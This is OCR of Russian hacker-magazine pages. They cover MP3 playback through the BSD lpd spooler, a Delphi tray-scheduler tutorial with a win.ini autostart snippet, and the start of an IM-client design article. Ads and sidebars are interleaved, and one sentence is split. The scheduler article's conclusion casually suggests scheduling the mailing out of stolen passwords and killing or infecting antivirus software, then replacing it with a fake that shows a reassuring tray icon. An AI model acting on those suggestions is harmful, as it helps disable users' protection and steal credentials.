В OpenBSD для автоматической загрузки lpd в системном конфигурационном файле /etc/rc.conf необходимо изменить значение директивы lpd_flags с NO на пустые двойные кавычки:


```
# vi /etc/rc.conf

lpd_flags=""
```

Пользователи FreeBSD добавляют в /etc/rc.conf следующую запись:


```
# vi /etc/rc.conf


lpd_enable="YES"
```



Отправляем задания на сервер




Утилита printtool для конфигурирования принтеров



Альтернативный спулер печати LPRng

Если у тебя линукс, то в своем дистрибутиве ты без проблем, я надеюсь, найдешь start/stop скрипт для lpd, а затем добавишь его утилитой ntsysv или chkconfig в нужный runlevel.

Далее в "очередь печати" ставим на воспроизведение первый музыкальный файл, передав программе lpr в качестве аргумента имя виртуального принтера:

```
$ lpr -Pmp3 test.mp3

$ lpq -Pmp3
mp3 is ready and printing
Rank   Owner      Job  Files     Total Size
active  andrushock  1  test.mp3  7671624 bytes
```

Удаление поставленных в очередь заданий производится с помощью lprm. Если аргументом выступает идентификатор (берется из вывода lpq, столбец Job), то будет удалено соответствующее задание; если дефис, то все задания пользователя (в случае с суперпользователем - абсолютно все задания); если lprm вызван без аргумента, то текущее задание.

```
$ lprm -Pmp3
dfA001 dequeued
cfA001 dequeued
```

По умолчанию lpr/lpq/lprm используют устройство печати lp. Чтобы постоянно не вводить после имени программы "-Pmp3", через переменную окружения PRINTER можно задать имя дополнительного принтера:

```
$ export PRINTER=mp3
```

Обнуляется значение ранее объявленной переменной командой unset:

```
$ unset PRINTER
```

КЛИЕНТ ВСЕГДА ПРАВ

Наверное, ни для кого не секрет, что возможность совместного использования ресурсов является одной из сильных сторон *nix-систем, причем общим ресурсом может равнозначно выступать как файл, так и принтер. Так что попробуем разрешить другим компьютерам по сети отправлять музыкальные задания на нашу шкатулку. Для этого в файле /etc/hosts.lpd нужно определить права доступа к локальному демону печати и немного перенастроить /etc/printcap у клиентов.

На www.redhat.com/ в одном из мануалов, посвященных печати в Linux, настоятельно рекомендуется в /etc/hosts.lpd вместо IP-адресов прописывать полные имена хостов, от которых требуется получать задания на печать. Ок, ок, ок. Разработчики дурного не посоветуют, поэтому сначала занесем алиасы клиентов в /etc/hosts (если в сети нет DNS-сервера), и только потом займемся разграничением доступа:

```
# vi /etc/hosts

192.168.1.1 midian.home.net
192.168.1.2 andrushock.home.net

# vi /etc/hosts.lpd

midian.home.net
```

На стороне клиента достаточно создать лог-файл для журналирования событий, учетным файлом можно пренебречь:

```
# cp /dev/null /var/log/audio.err
```

Клиентский файл /etc/printcap немного отличается от серверного. Кроме пустой директивы lp, каталога сброса и журнального файла, он будет содержать две новые переменные: в записи rm (:rm=192.168.1.2:) мы определим IP-адрес сервера печати, а с помощью rp (:rp=mp3:) укажем удаленный принтер.

```
# vi /etc/printcap

mp3|remote audio spooler:\

lp=:rm=192.168.1.2:rp=mp3:sd=/var/spool/lpd:lf=/var/log/audio.err
:
```

На клиенте также необходимо загрузить демон системы печати:

```
# lpd
```

Все приготовления сделаны, теперь можно переходить непосредственно к тестированию:

```
$ lpr -Pmp3 /home/ftp/temp/hope.mp3

$ lpq -Pmp3
mp3 is ready and printing
Rank   Owner      Job  Files                  Total Size
active  andrushock  2   /home/ftp/temp/hope.mp3  9690608
bytes
1st    andrushock  3   Bitter_Piece.mp3       6540519 bytes
2nd    shocker    46   12-Point.mp3           6063419 bytes
```

Если вызвать программу lpq с аргументом `-l', то можно увидеть, с каких узлов добавлены музыкальные задания:

```
$ lpq -Pmp3 -l
mp3 is ready and printing

andrushock: active              [job 003midian.home.net]
        Bitter_Piece.mp3        6540519 bytes

shocker: 1st                    [job 046andrushock.home.net]
        12-Point.mp3            6063419 bytes
```

Удаляются файлы из очереди удаленного принтера так же, как и с локального:

```
$ lprm -Pmp3
andrushock.home.net: dfA007midian.home.net dequeued
andrushock.home.net: cfA007midian.home.net dequeued
```

НЕДОСТАТКИ КОНСТРУКЦИИ

В мире нет ничего идеального, не исключение и эта музыкальная шкатулка. Во-первых, lpd, вместо того чтобы подсчитывать размер задания в очереди печати, выдает размер, занимаемый файлом в системе. Во-вторых, принимая задание вида lpr -Pmp3 /path/to/music/* , демон печати распознает глоббинг и поместит в очередь все файлы из указанного каталога, однако lpq покажет только первую композицию, присвоив ей суммарный размер всех файлов. И, наконец, по умолчанию lpd крайне немногословен, поэтому если возникнет проблема, то решить ее будет непросто (workaround: и на клиенте, и на сервере запускать демон в отладочном режиме: lpd -l).

РАДУЖНЫЕ ПЕРСПЕКТИВЫ

Несмотря на перечисленные недостатки, которые скорее можно отнести к рудиментам системы печати BSD, вышеописанная система предельно просто расширяема - всего лишь модифицировав входной фильтр, эту шкатулку можно заставить проигрывать любые аудио и даже видеофайлы. Так что если будут идеи - мыль, обсудим.

PANJABI MC · BOSSON · BENNY BENASSI

SUGABABES · ДИСКОТЕКА АВАРИЯ

ФЕВРАЛЯ 21 · ДС "ЛУЖНИКИ" · НАЧАЛО В: 19:00

MEGA DANCE ЭНЕРГИЯ 104.2FM

SNAP • КАТЯ ЛЕЛЬ • IN-GRID • HI-FI • EARPHONES • DJ ROSS
РЕФЛЕКС • ONE-T & COOL-T • СВЕТА • DJ ALLIGATOR
MC ВСПЫШКИН И НИКИФОРОВНА • DA BUZZ
PLAZMA • BHANGRA NIGHTS • СТРЕЛКИ
SOUNDLOVERS • ПРОПАГАНДА • ERIKA
SPECIAL PROJECT: САУНДТРЕКИ ИЗ ФИЛЬМОВ "БРИГАДА" & "БУМЕР"



■ Лозовский Александр (alexander@real.xakep.ru)

ЖИЗНЬ ПО ПЛАНУ



Года четыре назад мне пришлось писать "электронный органайзер" для одного французского перца. Зачем он был ему нужен? Очень просто - каждый буржуй хочет, чтобы интерфейс любой проги полностью соответствовал его желаниям, и ему не приходилось напрягаться с мастерами, кастомизацией и делать в пять кликов то, что можно сделать одним хоткеем. Таким хоткеем, каким ему нужно. Соответствовать его требованиям было сложновато, т.к. общались мы на английском, которого ни я, ни он толком не знали :).

СВОЙ ШЕДУЛЕР НА DELPHI

ДЕЛАЕМ ДЛЯ СЕБЯ

Потом эта прога пригодилась и мне. Правда, ее исходники посеялись при очередном формате винта, а попросить их у того дяди было невозможно, поскольку его мыльник я тоже потерял. Убивать же 15 минут на создание своей утилиты мне было лень, и я полез в инет. Результат меня разочаровал. Конечно, шедулеров и ремайндеров там куча, в том числе включающих расчет биоритмов, записные книжки и даже какие-то лунные календарики. Но того, что мне надо, а именно, простую прогу, висящую в трее и напоминающую о событиях с точностью до минуты, красивым окошком и гимном СССР, я не нашел. В итоге пришлось делать все самому.

ЖЕСТКИЕ ТРЕБОВАНИЯ

Казалось бы, органайзер - это всего лишь "IF data = data then showmessage ('Вам пора!');". Однако, цены на эти проги могут достигать 30 баксов за регистрацию. Почему? А все потому, что юзер любит комфорт. Например, вот что может его порадовать:

❶. Удобный интерфейс. Это основная форма и popup-menu иконки около часов. Пункт "быстро добавить задание" просто обязателен.

❷. Маленький размер. 1,2 Мб в оперативке - это не предел мечтаний. Когда я впервые увидел такую гигантскую прогу, она не порадовала мой тогдашний 566 МГц/192 Мб. По-хорошему, код шедулера должен быть 100% из WinAPI.


❸. Гибкость базы событий. Разумеется, это должна быть БД. Хранить события в ini-файле уже немодно, да и тебе наверняка придется выводить по желанию пользователя ближайшие задания, фильтровать их по дню, часу или имени события (день рождения/праздник/траур и т.п.), поэтому будем беречь нервы. В своем примере я использовал XML.

❹. 2 больших подраздела опций: краткий и развернутый. Краткий необходим для быстрого внесения заданий и элементарного контроля, развернутый - это "мастера заданий" плюс все то, что тебе придет в голову. Кстати, есть товарищи, которые используют только второй способ. Получается вот что: "если событие - не траур, нажмите <skip>, иначе нажмите <далее> и переходите к следующей странице". Лучше уж тренировать мозги, чем использовать такой органайзер :).

❺. Дополнительные возможности. Чего только в них ни встраивают помимо того, что я сказал. Встречаются и календари месячных, и какие-то кармическо-астрологические бонусы. Так что попробуй и ты добавить что-нибудь оригинальное. Например, "расчет даты родов". Вот тебе 2 формулы их определения: "дата последней менструации - 3 месяца + 7 дней" или "известная дата зачатия - 3 месяца - 7 дней". И какая, по-твоему, женщина устоит перед органайзером, постоянно напоминающим: "Ваш малыш родится через X дней"? :)


КОДИНГ

Для начала добавим в программу автозагрузку. Наш органайзер должен запускаться вместе с виндами и делать свое дело, а не дожидаться милости пользователя. Нам сгодится любой способ: через RUN реестра, автозагрузку, win.ini. Мы воспользуемся последним способом. Для этого в OnCreate формы занесем следующее:




◢ На диске расположился полноценный вариант шедулера. Также там лежит компонент CoolTrayIcon. Как я говорил в статье, этот компонент поможет тебе работать с треем.






СТР.118 **INSTANT MESSAGING: СТРОИМ СВОЙ КЛИЕНТ** Как создать грамотный удобный клиент мгновенных сообщений.



СТР.122 **КТО ТАМ?! WHOIS-КЛИЕНТ НА PHP** Пишем свой суперкомпактный whois-клиент для определения информации о доменных именах.



СТР.124 **В БИБЛИОТЕКУ!** Обзор кодерских книг, прочитав которые, ты станешь злым программистом :).



ДОБАВЛЯЕМ СЕБЯ В WIN.INI

```
var win: TIniFile;
pres: string;
begin
Win:= TIniFile.Create('win.ini'); //Поглядим в win.ini
Win.ReadString ('windows', 'run', pres); //Почитаем, чего там в RUN
IF pres<> application.ExeName then win.WriteString('windows', 'run', application.ExeName);
//Ах, не мы?? Теперь мы :)
Win.Free; //Сохраняем
```

Эти строчки кода наверняка напомнят тебе старые добрые времена, когда еще существовал Win3x, да и молодежь была не та, что нынче :). Собственно, из-за этой самой ностальгии я и не стал использовать реестр. Так веселее - в Win9X сохранилась возможность автозапуска через win.ini, а WinXP ее вообще без лишних слов преобразует в реестр. Win.ini же останется девственно чистой. Кстати, для работы этого кода тебе понадобится подключить inifiles - uses inifiles.

Как я уже говорил, основой нашей программы станет XML таблица. Как с ней работать, я рассказывал еще в июльском номере ("Тест для большого дяди - на все 100"), однако кратко напомню последовательность действий:

❶. Зарегистрируй midas.dll (Пуск -> выполнить -> regsvr32 midas.dll).

❷. Положи на форму компоненты DataSource1 и ClientDataSet1, свяжи их со свойством DataSet компонента DataSource1.

❸. Свойство FieldDefs (ClientDataSet1) определяет нужные поля. Создавай: key1 (ключевое поле, тип AutoInc), EventName (имя или тип события, потом можно сделать список из "дней варенья", "дней стакана" и пр., тип String), DateTime - в нем будет храниться дата и время активизации события; тип - TDateTime, хотя можно и String, т.к. есть функция StrToDateTime ;)), EventText - текст события. Например, "Сдавай статью или умри". Тип - Memo. Поле ProgPath будет определять путь к программе, необходимой для запуска (например, почтовик). Тип - string. Размер чем больше, тем лучше. Сами пути бывают разные. Url и Sound будут, соответственно, содержать урл для открытия и звук, который разбудит заснувшего на клавиатуре пользователя.


Вот что еще необходимо добавить. XML-таблицы ведут подробные логи изменений (ты всегда сможешь сделать откат), но нам лучше поставить свойство LogChanges в False и не захламлять диск лишними данными. Иначе на винте у юзера будут собираться напоминания о делах давно минувших дней.

Сам интерфейс проги я сделал из 4 CheckBox'ов, 3 DBEdit, 1 DBMemo, 1 MaskEdit (для ввода времени), 1 Tcalendar, 3 кнопок, 2 Tlabel и одного компонента CoolTrayIcon (о нем чуть позже). Получившийся результат смотри на скриншоте.

Все это хозяйство я снабдил следующими атрибутами:

```
Label1 - свойство caption - "Что изволите?"
Label2 - свойство caption - "Когда изволите?"
Checkbox1 - свойство caption - "Запустить программу: "
Checkbox2 - свойство caption - "Открыть УРЛ: "
Checkbox3 - свойство caption - "Напомнить о: "
Checkbox4 - свойство caption - "При этом играть: "
```

Кстати, свойство enabled, привязанное к DBEdit`ам, должно напрямую зависеть от того, Checked оно или нет. Это очень важно для солидности :). Свойство MaskEdit1 EditMask должно быть равно ShortTime. Поэтому-то я и предпочел его стандартному Edit'у.



Самое начало


```
Button1 - свойство caption - "Зафиксировать".
Button2 - свойство caption - "Новая запись".
Button3 - свойство caption - "Свернуть".
```

Раз уж мы заколбасили такой интерфейс (он потянет на 400 кило), самое время заняться кодом. При запуске проги, первым делом надо открыть базу вопросов и выяснить, не пуста ли она :). От этого зависит дальнейшая тактика: в пустой таблице нечего перебирать, т.к. ее еще надо заполнить. Поэтому OnShow для формы у меня выглядит так:

```
ClientDataSet1.LoadFromFile('events.xml');
IF ClientDataSet1.Eof= false then timer1.Enabled:= true;
```

СОБЫТИЕ ONTIMER

```
procedure TForm1.Timer1Timer(Sender: TObject);
var NowDate, BDate: string;
begin
ClientDataSet1.First;
While not ClientDataSet1.Eof do
 begin
 NowDate:= DateTimeToStr(now);
 BDate:= DateTimeToStr(ClientDataSet1.FieldByName('DateTime').AsDateTime);
 Delete (NowDate, length(NowDate)-2, 2);
 Delete (BDate, length(bdate)-2, 2);
 IF NowDate = Bdate then
 begin
 IF DBEdit3.Text<>'' then PlaySound (PChar(DBEdit3.Text), SND_ASYNC, SND_NOWAIT);
 IF DBEdit1.Text<>'' then WinExec (PChar(DBEdit1.text),0); // PChar не используй
 form2.Memo1.Lines:= DBMemo1.Lines;
 ClientDataSet1.Delete;
 Form2.ShowModal;
 end;
 application.ProcessMessages;
 end;
```



Наш финальный интерфейс

Если в базе есть какие-нибудь данные, то активизируется таймер, который каждую минуту будет перебирать все события и сравнивать их с текущим временем. Если время совпало, значит, час пробил, и надо делать запланированное. Этим вещами у нас будет заведовать обычный "Таймер". Его код смотри на врезке "Событие OnTimer".

В общем, у нас есть такой план: последовательно, с первого значения и до конца файла, перебираем варианты и сравниваем их с базой. Но заметь, что сравниваю я не TDateTime, а строки, причем предварительно убрав из них 2 последних символа - секунды. Я это делаю потому, что наш предел точности 1 минута и, если я буду сравнивать время "20.11.03 15:00", заданное пользователем с "20.11.03 15:00:34" системной даты, то совпадения просто не будет. Если же ты захочешь сделать сравнение нормально (а не так, как сделал я), то воспользуйся, например, функцией DecodeDateTime. Она извлекает все значения из TDateTime в отдельные переменные: Year, Month, Day и т.д. Их ты сможешь сравнивать как нормальные цифры. Для вывода напоминания я сделал отдельную форму с 1 Memo и 1 Label.

Все. С поиском разобрались. Давай теперь глянем на OnClick для кнопки "Новая запись":

```
ClientDataSet1.Insert;
Timer1.Enabled:=false;
```

Она переводит таблицу в режим записи. Каждый DBEdit, соответствующий своему CheckBox'у, связан с определенным полем таблицы. Например, DBEdit1 имеет свойство DataField ProgPath - его содержимое - путь для пользовательской проги, но заполнять его можно только после нажатия этой кнопки. После удачной заливки значений пользователю наверняка захочется нажать "Зафиксировать", поэтому пиши для нее следующий ОнКлик:

ОБРАБОТКА ONCLICK

```
var full, date : string;
begin
date:= inttostr (calendar1.Day)+'.'+inttostr
(calendar1.month)+'.'+inttostr (calendar1.year);
full:= date+' '+maskedit1.Text;
ClientDataSet1.FieldByName('DateTime').AsDateTime:=
StrToDateTime(full);
ClientDataSet1.Post;
ClientDataSet1.SaveToFile('events.xml');
timer1.Enabled:= true;
```

Что здесь происходит. В переменную Date я запихиваю показатели "Календаря" и MaskEdit'а, делая это в том виде, который нужен для TDateTime. Реализую я это при помощи функции StrToDateTime. Готовую переменную заливаю в соответствующее поле таблицы и запускаю таймер.

КРУТАЯ ИКОНКА В ТРЕЙ

Теперь немного о компоненте CoolTrayIcon. Это абсолютно фриварное чудо ты можешь взять с www3.brinkster.com/troels/delphi.asp или с нашего диска. CoolTrayIcon позволяет создавать иконки в трее с очень широкими возможностями. Включая анимацию, смену иконок и свои методы для скрытия/показа формы. Кстати, этот компонент включает в себя также и собственный таймер, съедающий ресурсов меньше, чем стандартный. Как им пользоваться, ты можешь прочесть в документации. Частью этих функций мы воспользуемся в кнопке "свернуть" - это две простые строчки:

```
Application.Minimize;
CoolTrayIcon1.HideMainForm;
```

После нажатия кнопки программа торжественно улетит к часикам и больше не будет мозолить глаза на панели задач.

КОНЕЦ ЗАДАНИЯ

То, что мы сейчас написали - это очень сырой вариант шедулера. В принципе, проги такого типа очень нужны и в нелегком X-деле - даже отправку паролей по почте иногда надо запланировать. Насчет иконок я тоже высказался не зря. Меня иногда спрашивают, как легче всего обойти антивирус или файрвол. Так вот, проще всего их не обходить, а заражать (об этом я писал в Спеце "ВИРУСЫ", статья "High Level Code") или убивать. А на место убитой проги ставить свое фейк-творение, поскольку редкий юзер интересуется их логами. Им обычно достаточно обнадеживающей иконки в виде паучка или доктора ;).

ПОЛЕЗНЫЕ КАЧЕСТВА COOLTRAYICON

Hint - короткая строка (128 символов), отображающаяся при наведении мышки.


PopupMenu - какое Popup использовать. Для этого ты должен сначала его создать ;).

Leftpopup - какое всплывающее меню будет использовано для левой кнопки.

CycleIcons - циклировать ли иконки из IconList. По умолчанию - FALSE. Если ты хочешь менять иконки, то поставь IconList и свяжи его с компонентом (свойство IconList).

MinimizeToTray - сворачивает прогу в трей без предварительной минимизации.

ShowBalloonHint - показывает хинт. Ей необходимо передать: Title - заголовок хинта, Text - текст, IconType - тип иконки (на моем скрине - bitInfo), TimeoutSecs - время существования. В общем, постарайся, и твоя зло-прога ни в чем не будет уступать невинно убиенному ей антивирусу ;). Обратная функция - CloseBalloonHint.



> Чего только в них ни встраивают. Встречаются и календари месячных, и какие-то кармическо-астрологические бонусы.



Результат работы говорит о том, что мне пора заканчивать :)



Помни об интерфейсе, как бы банально это ни звучало. Обдумай его заранее и обсуди с народом - будет ли им это удобно? 80% прог не получают нужной популярности именно из-за кривого фейса, а вовсе не из-за кода ;).

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Все любят музычку, но не все любят ее качать, особенно если сидишь на модеме на старой АТС (как я :)). К тому же, после того как ты скачаешь 3 Мб, трек тебе может вовсе и не понравиться. Так вот, чтобы проверить, понравится тебе трек или нет, можно сделать так: начинаем качать Оперой (или любой качалкой) приглянувшуюся композицию. Дожидаемся, когда закачается примерно четверть трека (килобайт 500), ставим на паузу, открываем его плеером (Winamp) и слушаем закачанную часть трека. Если нравится - докачиваем, если нет - удаляем то, что уже скачали.

ЗЫ. Я пробовал это только с mp3, не знаю, как поведут себя другие форматы.

Русинов Владимир
vovanrusinov@rambler.ru

Косякин Антон (deil@real.xakep.ru)

INSTANT MESSAGING: СТРОИМ СВОЙ КЛИЕНТ



Доброго времени суток! Надеюсь, ты прочитал мою предыдущую статью по этой теме? Понравилась? Нет? (Привет, Токса! ;)) Ну и ладно. Сейчас мы обсудим более интересный вопрос — проектирование и написание клиентской части IM. Клиент — это именно та вещь, по которой конечный пользователь и будет оценивать твою программу. Сначала он посмотрит на оформление, дизайн, простоту и удобство работы, а потом уже будет оценивать функциональность и надежность передачи данных, обеспечиваемые сервером. Итак, приступим!

МОДЕЛИРУЕМ СВОЙ ГИПЕРКЛИЕНТ


О РЕАЛИЗАЦИИ

В очередной раз советую в качестве языка программирования выбрать C/C++. И разделить программу на два модуля: передача данных + GUI. Причем передачу данных предлагаю написать с соблюдением максимального количества стандартов, без использования Windows-специфичных функций, и оформить этот модуль как shared library (DLL). Графическую же часть лучше написать на каком-нибудь Borland C++ Builder'а (или Qt Designer'а). Таким образом отпадет необходимость переделывать весь клиент при изменении его "транспортной" части – в готовом проекте необходимо будет просто заменить библиотеку. Также можно будет легко написать GUI, не вдаваясь в подробности реализации сетевой части клиента. И главный плюс такого подхода – код этой библиотеки можно будет легко использовать на разных платформах, причем с минимальными изменениями.

ЕЩЕ НЕМНОГО О ПЕРЕДАЧЕ ДАННЫХ

В прошлый раз я рекомендовал для передачи данных использовать протокол UDP. И в связи с возможностью потери данных, предложил несложный алгоритм, который поможет тебе решить эту проблему. С тех пор прошло время, я успел еще раз все обдумать, и в итоге в мою голову забрела новая идея по решению описанной ранее проблемы. Причем очень простая.

Суть ее вот в чем: вместе с каждым пакетом передаем его ID, идентификатор и число. Изначально, при инициализации работы сервера с клиентом, необходимо выбрать этот ID случайным образом. А затем, при отправке каждого нового пакета, увеличивать его на единицу. При получении адресатом этого пакета, он (адресат) должен послать отправителю подтверждение. Вот как оно выглядит: "Брат, пакет получен!" И главное – посылать все пакеты последовательно, т.е. сначала послали пакет, затем дождались подтверждения, а потом посылаем новый пакет. Какое здесь преимущество: при получении адресатом данных, он запоминает ID принятого пакета и далее шлет подтверждение. Если же отправитель подтверждение не получил, то он шлет данные заново. И наш адресат, по-



Пишем мессаги в AOL


И вот, через пару месяцев, ты счастлив – 1000 пользователей одновременно в онлайне!

ГОТОВЫЕ КЛИЕНТЫ

Могу предложить тебе скачать готовые клиенты вместе с исходниками. Вот список урлов, который может оказаться полезным:


www.miranda-im.org

Весьма популярный клиент среди win-пользователей. Распространяется по лицензии GNU GPL, т.е. кто угодно может скачать сорсы и делать с ними что захочет.




gnomeicu.sourceforge.net

Никсовые исходники популярного клона ICQ — GnomeICU. Требует GTK



www.licq.org

Один из самых распространенных никсовых ICQ-клиентов. Есть версии и под QT, и под GTK.




лучив данные с сохраненным ID (или с ID, меньшим сохраненного), просто их игнорирует – он ведь все эти данные уже получил! Таким образом, если данные затерялись, то подтверждение не приходит, и отправитель шлет пакет заново. Но если данные до адресата добрались успешно, а затерялся пакет-подтверждение, то при повторной пересылке данных ничего плохого не произойдет – получатель просто проигнорирует дублирующуюся информацию (да, DEiL, ты гений, я всегда это знал :) – прим. ред.).

ТРАФИК

